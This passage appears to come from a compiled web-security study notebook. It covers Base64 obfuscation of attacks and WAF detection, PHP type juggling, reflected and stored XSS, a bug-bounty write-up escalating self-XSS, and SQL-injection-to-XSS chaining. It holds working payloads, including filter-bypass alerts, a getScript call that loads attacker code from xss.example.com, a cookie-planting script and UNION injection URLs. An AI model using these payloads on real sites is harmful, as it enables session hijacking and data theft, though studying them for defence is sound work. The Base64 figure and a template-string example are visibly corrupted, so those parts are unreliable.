      print(input.decode('ascii'))
      
```

YQ==
WVE9PQ==
V1ZFOVBRPT0=
VjFaRk9WQ1JQVDA9
VmpGYVJrOVdRbEpRVkRBOQ==
Vm1wR11WsnJFVmRSYkVwU1ZrUkJPUT09
Vm0xd1IxbFdTbkpQVm1SU1lrVndVbFpyVWtKUFVUMDk=
Vm0weGQxSXhiRmRUymtwUVZtMVNVWwxyVm5kVmJGcH1WV3RLVUZWVU1Eaz0=
Vm0wdZVHUXhIWGhpUm1SVV1tdHdVv1p0TVZOVk1XeH1WbTVrVm1KR2NIbFdWM1JMV1VaV1ZVMUVhejA9
Vm0wd2QyVkhVWghUV0docFvtMVNVWmx0ZEhkV1ZscDBUV1pFVmsxWGVlbfDiVFZyVm0xS1IyTklIRmRXTTFkTVZsVmFWMpWTVVWaGVqQtk=

Figure 3: Encoding of the letter “a” multiple times in Base64. The fixed prefix is marked in red.

Attacker Lose-Lose Situation

Attackers trying to obfuscate their attacks using multiple Base64 encodings face a problem. Either they encode their attack payload a small number of times, making it feasible for the defender to decode and identify. Alternatively, they can encode the input multiple times, generating a very large payload making it unfeasible to decode, but also possessing a stronger, fixed, Base64 prefix fingerprint for the defender to detect.

The net net:

Multiple Base64 encoding = Longer fixed prefix = Stronger attack detection fingerprint

Possible Mitigation

There are three primary strategies to consider for mitigation of attacks encoded in Base64:

Multiple decoding

Attacks encoded multiple times in Base64 may be mitigated by decoding the input several times until the real payload is revealed. This method might seem to work, but it opens a door for another vulnerability – Denial of Service (DoS).

Decoding a very long text multiple times may take a lot of time. While attackers need to create the long encoded attack only once, the defender must decode it on every incoming request in order to identify and mitigate the attack in full.

Thus, decoding the input several times opens the door for attackers to launch DoS attacks by sending several long encoded texts. Additionally, even if the defender decodes the input many times, say ten, the attacker can just encode the attacks once more and evade detection.

So, decoding the input multiple times is neither sufficient nor efficient when the attacks are encoded multiple times. Specifically, in the case of Base64, thanks to the special characteristics of the encoding scheme, there are other ways to mitigate multiple encodings.

Suspicious Content Detection

As described above, increasing Base64 encoding = longer fixed prefix = stronger attack detection fingerprint. In accordance, defenders can easily detect and mitigate attacks heavily obfuscated by multiple Base64 encoding.

A web application firewall (WAF) can offer protection based on this detection. Imperva’s [cloud and on-prem WAF](#) customers are protected out of the box from these attacks by utilizing the

fixed prefix fingerprint phenomena, and based on the assumption that legitimate users have no practical need to do multiple encoding of the same text.

Abnormal Requests Detection

As discussed earlier, increased Base64 encoding equates to increased payload output size. Subsequently, defenders can determine the size of a legitimate incoming payload/parameter/header value, and block inflated payloads, exceeding the predefined limits. Imperva's cloud and on-prem WAF customers are protected out of the box here as well. By integrating both web application profiling that understands incoming traffic to the application over time and identifies abnormalities when they occur, and HTTP hardening policies that enforce illegal protocol behavior like abnormally long requests.

<https://www.imperva.com/blog/the-catch-22-of-base64-attacker-dilemma-from-a-defender-point-of-view/>

<https://securityboulevard.com/2018/07/the-trickster-hackers-backdoor-obfuscation-and-evasion-techniques/>

Type Juggling

PHP is known as a dynamically typed language. Explicit type declaration of a variable is neither needed nor supported in PHP. Contrary to C, C++ and Java, type of PHP variable is decided by the value assigned to it, and not other way around. Further, a variable when assigned value of different type, its type too changes. This approach of PHP to deal with dynamically changing value of variable is called type juggling.

```
$var="Hello"; // variable is string type
```

```
$var=100; //same variable now becomes int
```

Type juggling also takes place during calculation of expression. In this example, a string variable containing digits is automatically converted to integer for evaluation of addition expression

Loose comparisons with ==												
	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

<https://www.php.net/manual/en/types.comparisons.php>

<https://owasp.org/www-pdf-archive/PHPMagicTricks-TypeJuggling.pdf>

XSS Reflected

Reflected XSS

In this section, we'll explain reflected cross-site scripting, describe the impact of reflected XSS attacks, and spell out how to find reflected XSS vulnerabilities.

What is reflected cross-site scripting?

Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Suppose a website has a search function which receives the user-supplied search term in a URL parameter:

`https://insecure-website.com/search?term=gift`

The application echoes the supplied search term in the response to this URL:

`<p>You searched for: gift</p>`

Assuming the application doesn't perform any other processing of the data, an attacker can construct an attack like this:

`https://insecure-website.com/search?term=<script> /*+Bad+stuff+here...+*/</script>`

This URL results in the following response:

`<p>You searched for: <script> /* Bad stuff here... */</script></p>`

If another user of the application requests the attacker's URL, then the script supplied by the attacker will execute in the victim user's browser, in the context of their session with the application.

LAB APPRENTICE

[Reflected XSS into HTML context with nothing encoded](#)

Impact of reflected XSS attacks

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user. Amongst other things, the attacker can:

- Perform any action within the application that the user can perform.
- View any information that the user is able to view.
- Modify any information that the user is able to modify.
- Initiate interactions with other application users, including malicious attacks, that will appear to originate from the initial victim user.

There are various means by which an attacker might induce a victim user to make a request that they control, to deliver a reflected XSS attack. These include placing links on a website controlled by the attacker, or on another website that allows content to be generated, or by sending a link in an email, tweet or other message. The attack could be targeted directly against a known user, or could an indiscriminate attack against any users of the application:

The need for an external delivery mechanism for the attack means that the impact of reflected XSS is generally less severe than [stored XSS](#), where a self-contained attack can be delivered within the vulnerable application itself.

Read more

[Exploiting cross-site scripting vulnerabilities](#)

Reflected XSS in different contexts

There are many different varieties of reflected cross-site scripting. The location of the reflected data within the application's response determines what type of payload is required to exploit it and might also affect the impact of the vulnerability.

In addition, if the application performs any validation or other processing on the submitted data before it is reflected, this will generally affect what kind of XSS payload is needed.

Read more

[Cross-site scripting contexts](#)

How to find and test for reflected XSS vulnerabilities

The vast majority of reflected cross-site scripting vulnerabilities can be found quickly and reliably using Burp Suite's [web vulnerability scanner](#).

Testing for reflected XSS vulnerabilities manually involves the following steps:

- **Test every entry point.** Test separately every entry point for data within the application's HTTP requests. This includes parameters or other data within the URL query string and message body, and the URL file path. It also includes HTTP headers, although XSS-like behavior that can only be triggered via certain HTTP headers may not be exploitable in practice.

- **Submit random alphanumeric values.** For each entry point, submit a unique random value and determine whether the value is reflected in the response. The value should be designed to survive most input validation, so needs to be fairly short and contain only alphanumeric characters. But it needs to be long enough to make accidental matches within the response highly unlikely. A random alphanumeric value of around 8 characters is normally ideal. You can use Burp Intruder's number payloads [<https://portswigger.net/burp/documentation/desktop/tools/intruder/payloads/types/#numbers>] with randomly generated hex values to generate suitable random values. And you can use Burp Intruder's [grep payloads option](#) to automatically flag responses that contain the submitted value.
- **Determine the reflection context.** For each location within the response where the random value is reflected, determine its context. This might be in text between HTML tags, within a tag attribute which might be quoted, within a JavaScript string, etc.
- **Test a candidate payload.** Based on the context of the reflection, test an initial candidate XSS payload that will trigger JavaScript execution if it is reflected unmodified within the response. The easiest way to test payloads is to send the request to [Burp Repeater](#), modify the request to insert the candidate payload, issue the request, and then review the response to see if the payload worked. An efficient way to work is to leave the original random value in the request and place the candidate XSS payload before or after it. Then set the random value as the search term in Burp Repeater's response view. Burp will highlight each location where the search term appears, letting you quickly locate the reflection.
- **Test alternative payloads.** If the candidate XSS payload was modified by the application, or blocked altogether, then you will need to test alternative payloads and techniques that might deliver a working XSS attack based on the context of the reflection and the type of input validation that is being performed. For more details, see [cross-site scripting contexts](#)
- **Test the attack in a browser.** Finally, if you succeed in finding a payload that appears to work within Burp Repeater, transfer the attack to a real browser (by pasting the URL into the address bar, or by modifying the request in [Burp Proxy's intercept view](#), and see if the injected JavaScript is indeed executed. Often, it is best to execute some simple JavaScript like `alert(document.domain)` which will trigger a visible popup within the browser if the attack succeeds.

<https://portswigger.net/web-security/cross-site-scripting/reflected>

XSS Stored

Stored XSS

In this section, we'll explain stored cross-site scripting, describe the impact of stored XSS attacks, and spell out how to find stored XSS vulnerabilities.

What is stored cross-site scripting?

Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

Suppose a website allows users to submit comments on blog posts, which are displayed to other users. Users submit comments using an HTTP request like the following:

```
POST /post/comment HTTP/1.1
```

```
Host: vulnerable-website.com
```

```
Content-Length: 100
```

```
postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya&email=carlos%40normal-user.net
```

After this comment has been submitted, any user who visits the blog post will receive the following within the application's response:

```
<p>This post was extremely helpful.</p>
```

Assuming the application doesn't perform any other processing of the data, an attacker can submit a malicious comment like this:

```
<script>/* Bad stuff here... */</script>
```

Within the attacker's request, this comment would be URL-encoded as:

```
comment=%3Cscript%3E%2F*%2BBad%2Bstuff%2Bhere...%2B*%2F%3C%2Fscript%3E
```

Any user who visits the blog post will now receive the following within the application's response:

```
<p><script>/* Bad stuff here... */</script></p>
```

The script supplied by the attacker will then execute in the victim user's browser, in the context of their session with the application.

LAB

APPRENTICE [Stored XSS into HTML context with nothing encoded](#)

Impact of stored XSS attacks

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user. The attacker can carry out any of the actions that are applicable to the impact of [reflected XSS vulnerabilities](#).

In terms of exploitability, the key difference between reflected and stored XSS is that a stored XSS vulnerability enables attacks that are self-contained within the application itself. The attacker does not need to find an external way of inducing other users to make a particular request containing their exploit. Rather, the attacker places their exploit into the application itself and simply waits for users to encounter it.

The self-contained nature of stored cross-site scripting exploits is particularly relevant in situations where an XSS vulnerability only affects users who are currently logged in to the application. If the XSS is reflected, then the attack must be fortuitously timed: a user who is induced to make the attacker's request at a time when they are not logged in will not be

compromised. In contrast, if the XSS is stored, then the user is guaranteed to be logged in at the time they encounter the exploit.

Read more

[Exploiting cross-site scripting vulnerabilities](#)

Stored XSS in different contexts

There are many different varieties of stored cross-site scripting. The location of the stored data within the application's response determines what type of payload is required to exploit it and might also affect the impact of the vulnerability.

In addition, if the application performs any validation or other processing on the data before it is stored, or at the point when the stored data is incorporated into responses, this will generally affect what kind of XSS payload is needed.

Read more

[Cross-site scripting contexts](#)

How to find and test for stored XSS vulnerabilities

Many stored XSS vulnerabilities can be found using Burp Suite's [web vulnerability scanner](#).

Testing for stored XSS vulnerabilities manually can be challenging. You need to test all relevant "entry points" via which attacker-controllable data can enter the application's processing, and all "exit points" at which that data might appear in the application's responses.

Entry points into the application's processing include:

- Parameters or other data within the URL query string and message body.
- The URL file path.
- HTTP request headers that might not be exploitable in relation to [reflected XSS](#).
- Any out-of-band routes via which an attacker can deliver data into the application. The routes that exist depend entirely on the functionality implemented by the application: a webmail application will process data received in emails; an application displaying a Twitter feed might process data contained in third-party tweets; and a news aggregator will include data originating on other web sites.

The exit points for stored XSS attacks are all possible HTTP responses that are returned to any kind of application user in any situation.

The first step in testing for stored XSS vulnerabilities is to locate the links between entry and exit points, whereby data submitted to an entry point is emitted from an exit point. The reasons why this can be challenging are that:

- Data submitted to any entry point could in principle be emitted from any exit point. For example, user-supplied display names could appear within an obscure audit log that is only visible to some application users.
- Data that is currently stored by the application is often vulnerable to being overwritten due to other actions performed within the application. For example, a search function

might display a list of recent searches, which are quickly replaced as users perform other searches.

To comprehensively identify links between entry and exit points would involve testing each permutation separately, submitting a specific value into the entry point, navigating directly to the exit point, and determining whether the value appears there. However, this approach is not practical in an application with more than a few pages.

Instead, a more realistic approach is to work systematically through the data entry points, submitting a specific value into each one, and monitoring the application's responses to detect cases where the submitted value appears. Particular attention can be paid to relevant application functions, such as comments on blog posts. When the submitted value is observed in a response, you need to determine whether the data is indeed being stored across different requests, as opposed to being simply reflected in the immediate response.

When you have identified links between entry and exit points in the application's processing, each link needs to be specifically tested to detect if a stored XSS vulnerability is present. This involves determining the context within the response where the stored data appears and testing suitable candidate XSS payloads that are applicable to that context. At this point, the testing methodology is broadly the same as for finding [reflected XSS vulnerabilities](#).

<https://portswigger.net/web-security/cross-site-scripting/stored>

Self-XSS

Security researcher Brian Hyde was accepted into Synack Red Teams private bug bounty platform and discovered a Reflected XSS vulnerability in one of their programs. The difficulties he faced in exploiting this [Cross-site Scripting \(XSS\) vulnerability](#), and the workarounds he developed during his research, are highly informative and worth investigating.

First Problem: How to Access the DOM


Initially, Hyde could not access the DOM, despite finding an XSS vulnerability. The reason behind this was that the page filtered out the parentheses on the payload that contained `document.domain`. So the following payload never actually worked.

```
alert(document.domain)
```

Hyde employed backticks (substituted for parentheses in JavaScript functions), so the payload looked like this.

```
alert `document.cookie`
```

Once the XSS popup worked, Hyde saw that `document.domain` didn't register in the background, but was displayed on screen as text. Instead of displaying the *result* of the DOM attribute, the alert function displayed `'document.domain'`.



Though the parentheses were blocked in Hyde's initial payload, let's take a closer look behind the scenes of the backticks.

The Importance of Template Strings in XSS Filtering

Those who use script languages such as Ruby or Python don't have access to the powerful options in string operations that JavaScript supplies. In order to meet the various needs of modern web applications, which increasingly use JavaScript-generated content on both the server side and client side, JavaScript introduced Template Strings (also known as Template Literals). They have been available in browsers since Chrome version 41 and Firefox version 34. Since then, Template Strings have become one of the major foundations of MVVM (Model–view–viewmodel) technologies such as AngularJS and KnockOutJS.


Template Strings allow string substitution, multi-line strings, tagged templates, expression interpolation, and many more features. They are indicated using backticks instead of single or double quotes. Here is one example.

```
var greeting = `Yo World!`;
```

String Substitution


The following method adds a variable that places text in an alert using a placeholder:

```
var name="Netsparker Turkey";  
alert(`Welcome to ${name} Blog`);
```




The placeholders must be between the `{ }` characters. It's also possible to call functions in the string substitution process because this process is a valid JavaScript expression.

```
var name="Netsparker Turkey";  
alert(`Welcome to ${name.toUpperCase()} Blog`);
```




Here is another example with a function.

```
function sayHello() { return "welcome to Netsparker Blog!"; }  
alert(`Dear guest, ${sayHello()}`);
```



If you need backticks within your strings, you have to escape the backtick characters using a backslash as in this example.

```
var hello= `` is useful`;
alert(`${hello});
```



In JavaScript, these are the most common methods when defining multi-line strings:

```
var greeting = "Yo \
World";
```

Or:

```
var greeting = "Yo " +
"World";
```

Although these methods don't have any negative effect on our code, Template Strings introduced a new method without having to use workarounds. Using Template Strings means you no longer need to follow these methods in order to write multi-line strings.

Instead, you can write the code on multiple lines in a straightforward way.

```
console.log(`string text line 1
string text line 2`);
```

Tagged Templates

Tagged Templates are the most advanced kind of Template Strings. They enable you to use a template string as the parameter of a function. Here is an example.

```
var message = tag`Hello world`;
```

This is a function that will perform HTML encoding. The html tag processes the template string and makes certain changes to it, depending on the function.

```
html`<p title="`${title}`">Hello ${you}!</p>`
```

Overcoming the document.domain Issue

So far we've uncovered the mechanism of the backticks used in payloads with the alert function. As illustrated, instead of the result of the document.domain attribute, the text 'document.domain' was displayed on the screen.

Hyde used the method below (taken from Brute Logic's XSS cheat sheet) to overcome this issue:

```
setTimeout`alert`\x28document.domain\x29`
```

The setTimeout function allows the backticks to be registered, enabling the document.domain attribute value to be added to the displayed message.

The Discovery and Exploitation of Self-XSS

Hyde also discovered a Self-XSS vulnerability on a subdomain within the scope of the Bug Bounty website with a bug bounty program. Exploiting a Self-XSS is extremely difficult, as it requires an injection using a cookie value. Changing the value of a cookie on a user's browser, without the assistance of another vulnerability, is not possible.

However, a domain can set a valid cookie on all subdomains. Likewise, you can override the cookies on the main domain from a subdomain.

Hyde developed a plan to use the XSS he found and exploited using backticks in order to set a cookie for the subdomain. But this time, he had the character limit problem on the XSS payload. Using the XSS he found, he called an external JavaScript code found on a domain under his control. His next step was to use jQuery's getScript function to put his plan into action. Here is a sample of the getString function.

```
$.getScript`//xss.example.com/xss.js`
```

Hyde added the following JavaScript to the site. This is how he successfully managed to transform Self-XSS into an exploitable XSS vulnerability.

```
$('#html').html('<h1>Click the button below to continue.</h1><input type="submit" value="Click Me" onclick=setCookieRedir() />');  
function setCookieRedir(){  
    document.cookie =  
    "vulnerableCookie=LS0+PC9zY3JpcHQ+PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4pOy8v;path=/;domain=.example.com;";  
    window.location = "https://example.com/vulnerablePage.html";  
}
```

How the cookie value is encoded depends on the way the target website functions. Here is the base64-encoded version of the cookie value as it is used in the JavaScript code.

```
LS0+PC9zY3JpcHQ+PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4pOy8v
```

When this value is decoded and reflected to DOM, the following XSS payload works successfully.

```
--></script><script>alert(document.domain);//
```

<https://www.invicti.com/blog/web-security/transforming-self-xss-into-exploitable-xss/>

<https://www.netspi.com/blog/technical/web-application-penetration-testing/weaponizing-self-xss/>

<https://shieldfy.io/security-wiki/cross-site-scripting/self-xss/>

XSS to SQL Injection

XSS Injection with SQLi (XSSQLi) Well After our discussion on different types of injection and places you can find SQL injection Vulnerability, an attacker can successfully exploit and SQL injection vulnerability and get access over the database and if he is enough lucky to get access to the File System also by uploading shell.

Now we are moving the whole scene to a different screen. Thinking What else and more we can do with a SQL Injection vulnerability. So here is SiXSS which stands for SQL Injection XSS attack. If you are new to XSS i would suggest you to read N00bz Guide to XSS injection attack. Reading the guide will give you a basic understanding to XSS attach how it can be performed and what an attacker can achieve with XSS injection attack.

Over here we will only be concentrating over the SQL injection and how to perform a basic XSS attack using SQL injection, rest you can learn more on XSS to achieve a better results using the same XSS.

To achieve SiXSS we have to go through the following steps.

0. [The Basic and n00bish way.](#)
1. [Finding the Vulnrability.](#)
2. [Preparing the Injectable Query.](#)
3. [Injecting XSS into the Query.](#)

[The Basic and N00bish way.](#)

I don't like this way much as its flashes the error on the webpage and in many cases you may not get the whole page but just a blank page with error and its not at all fun. But as its also one of the ways so lets take a vulnerable website for example.

`http://exploitable-web.com/link.php?id=1`

when we put a single quote in the end of website we may get an error like.

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1' at line 1

well this is the first point we can Inject XSS into the website. So this time rather than only the single quote we will Inject this:

```
' ;<img src=x onerror=prompt(/XSS/)>
```

The above injection will prompt up a dialog box saying XSS. This one is the basic attack. Now let us see how can we Injection XSS in a better way.

[Finding the Vulnerability](#), [Preparing the Injectable query](#) all goes in the [Basic SQL injection](#). Read them to continue.

I suppose you have read them all.

So lets continue with

[Injecting XSS into the Query.](#)

Once getting the Number of Column is done and we are ready with our Union Query. Lets assume we have 4 Columns so our Union query will be:

```
http://exploitable-web.com/link.php?id=1' union select 1,2,3,4--
```

Lets say the 3rd column gets printed on the webpage as output. So we will inject our XSS payload into it. To make things simple we will encode our payload into hex.

Our XSS injection Payload

```
<img src=x onerror=confirm(/XSS/)>
```

Hex Encoded value

```
0x3c696d67207372633d78206f6e6572726f723d636f6e6669726d282f5853532f293e
```

Injecting our payload:

```
http://exploitable-web.com/link.php?id=-1' union select  
1,2,0x3c696d67207372633d78206f6e6572726f723d636f6e6669726d282f5853532f293e,4--
```

The above url will output the our XSS payload into the Website. This one is basic XSS payload, now we are free to do other things using XSS like Cookie stealing, XSS phishing, XSS iFrame Phishing, Chained XSS, Session Hijacking, CSRF attack, XssDdos and other attacks which are to be discussed in Noobz Guide to XSS.

<http://www.securityidiots.com/Web-Pentest/SQL-Injection/xss-injection-with-sqli-xssqli.html>

<https://security.stackexchange.com/questions/245645/sql-injection-inside-xss>

<https://jis-urasipjournals.springeropen.com/articles/10.1186/s13635-020-00113-y>

<https://medium.com/@tattwei46/what-is-sql-injection-and-xss-2a3f2e7ea0d>

XSS Exotic Vectors

<https://github.com/humblelad/Awesome-XSS-Payloads>

<https://revojs.ro/2019/agenda/xxss/>

<http://www.irongeek.com/i.php?page=security/xss-sql-and-command-inject-vectors>

<https://github.com/payloadbox/xss-payload-list/blob/master/Intruder/xss-payload-list.txt>

<https://xss.js.org/#/>

CORS and JS-Recon

JS-Recon is a network reconnaissance tool written in JavaScript by [@lavakumark](#), which makes use of HTML5 features like Cross Origin Requests(CORs) and WebSockets.

JS-Recon can perform:


- Port Scans
- Network Scans
- Detecting private IP address

And... what is the impact here? Well, with a browser, we can try to determine the status of an internal website, trying to avoid firewall restrictions with a XSS or tricking our victim to visit our site with the javascript code.

How does it work?

Definitions

CORS (Cross-Origin Resource Sharing): mechanism that uses additional HTTP headers to tell a browser to let a web application running at one origin (domain) have permission to access selected resources from a server at a different origin.



WebSockets: The WebSocket API is an advanced technology that makes it possible to open a two-way interactive communication session between the user's browser and a server. With this API, you can send messages to a server and receive event-driven responses without having to poll the server for a reply.

Description of JS-Recon functionality

